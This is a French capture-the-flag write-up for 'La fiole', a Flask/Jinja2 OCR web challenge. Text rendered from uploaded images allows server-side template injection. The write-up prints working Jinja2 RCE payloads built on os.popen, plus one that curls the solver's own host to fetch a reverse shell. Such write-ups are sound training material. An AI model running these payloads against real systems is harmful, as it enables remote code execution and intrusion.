

# WRITEUP

La fiole - WEB

Romain MEYSONNET

# HACKY'NOV

Hacky'Nov est une association créée dans le cadre des YDAYS organisés par l'école YNOV qui organise chaque année un CTF afin d'initier le grand public aux différentes problématiques de cybersécurité.

L'événement est organisé par les étudiants du campus YNOV d'Aix-en-Provence et se décompose en trois parties.

La première partie est l'organisation d'un Capture The Flag (CTF). Chaque étudiant, de bachelor 1 à master 2 propose des challenges de cybersécurité, afin que les participants puissent en résoudre le maximum et gagner la compétition ! Les challenges sont axés de sorte que même les débutants puissent en résoudre un maximum tout en sachant faire plaisir aux plus expérimentés

La deuxième partie est dédiée à l'organisation de conférences autour de problématiques et sujets de cybersécurité. Elles sont proposées soit par des étudiants volontaires, soit par des intervenants externes afin de former et de sensibiliser les participants sur des sujets ciblés.

La troisième et dernière partie permet d'organiser la rencontre des étudiants avec des entreprises travaillant autour de la cybersécurité. Les entreprises partenaires de l'événement qui sont en majorité de grands acteurs du domaine, auront un espace unique et dédié à la mise en relation avec les participants, qui sont pour la plupart, des étudiants en cybersécurité.

<https://hackynov.fr/>

## Table des matières

---

Partie 1 : Présentation du challenge.....	4
Partie 2 : Prérequis .....	4
Partie 3 : Résolution .....	5

## Partie 1 : Présentation du challenge



**Nom du challenge :** La fiole

**Domaine :** WEB

**Difficulté :**



**Auteur :** Romain MEYSONNET

**Description :** GENIAL ! Mon dev préféré à enfin mis en ligne son site et me propose d'être son beta testeur. Après tout, j'ai toujours été un fan de destruction, alors tester les vulnérabilités, ça me connaît ! Je me demande comment je peux l'exploiter ...

## Partie 2 : Composition

Le challenge fonctionne de la façon suivante :

Un logiciel OCR (Optical Character Recognition) est mit en place sur un serveur distant.

Celui-ci fonctionne avec Flask en python, et dépends des librairies click, itsdangerous, markupsafe, werkzeug, Jinja2, Flask et Pillow.

Son fonctionnement : On y dépose une image contenant du texte, et le logiciel va le lire et output un fichier texte contenant le texte reconnu.

Le but : Exploiter son fonctionnement afin de lire un fichier, ou encore spawn un reverse shell.


Tous les fichiers ainsi que le code source du challenge sont disponibles dans le même dossier que ce writeup.

## Partie 3 : Résolution

En naviguant sur l'adresse IP indiquée, on atteint une page web.


J'y upload une image jpg avec comme texte : Image Test et je scanne.

Voici le retour :



J'essaie un premier payload afin de voir si cela tourne sur Flask/Jinja2 :


{{ '7'\*7 }}, et cela me retourne :



Il y a un souci ?


J'essaie avec du texte avant le payload, cela arrive que, dépendant de la qualité de l'image, le texte ne se lise pas bien.

Payload : test {{ '7'\*7 }}



Avec du texte, ça a bien fonctionné.

Je peux donc essayer test {{ config }}



Cela confirme la vulnérabilité.

2 approches s'offrent à moi.

1 – Essayer de me balader à travers les classes, subclasses et l'application avec des payloads du style : `{{" __class__.__mro__[1].__subclasses__()}}`, mais cela risque de prendre beaucoup de temps, identifier quel id de classe se trouve subprocess et exécuter des commandes à l'aide de subprocess.

LONG ET FASTIDIEUX.

2 – Passer un peu de temps à comprendre comment cela fonctionne et savoir ce que l'on cherche à faire.

D'après

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection> payloadallthethings, les payloads pratique pour du RCE seraient ceux-ci :

```
{{ cycler.__init__.__globals__.os.popen('id').read() }}
```

```
{{ joiner.__init__.__globals__.os.popen('id').read() }}
```

```
{{ namespace.__init__.__globals__.os.popen('id').read() }}
```

Pour la beauté du geste, je vais faire un reverse shell appelé r.

Je démarre un serveur python en local, et vais exécuter un curl.

```
{{ cycler.__init__.__globals__.os.popen('curl mon_ip/r').read() }}
```

Le flag est disponible 😊

(Si on ne veut pas faire de reverse shell, on peut aussi juste cat le fichier hein)

Important de noter que si jamais le payload ne fonctionne pas, il faut essayer une autre police d'écriture, ou taille de police, car l'OCR risque de mal interpréter les caractères.